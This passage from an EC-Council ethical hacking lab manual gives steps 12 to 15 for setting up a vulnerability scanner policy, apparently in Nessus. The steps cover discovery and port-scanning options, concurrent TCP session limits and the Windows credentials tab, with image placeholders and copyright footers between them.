
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. In the **Settings** tab, click **DISCOVERY** setting type and turn off the **Ping the remote host** option from the right pane.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Select the **Port Scanning** option under the **DISCOVERY** setting type, and then click the **Verify open TCP ports found by local port enumerators** checkbox. Leave the other fields with default options, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Select the **ADVANCED** setting type. In the right pane, under the **Performance Options** settings, set the values of **Max number of concurrent TCP sessions per host** and **Max number of concurrent TCP sessions per scan** to **Unlimited**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


15. To configure the credentials of a new policy, click the **Credentials** tab and select **Windows** from the options.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

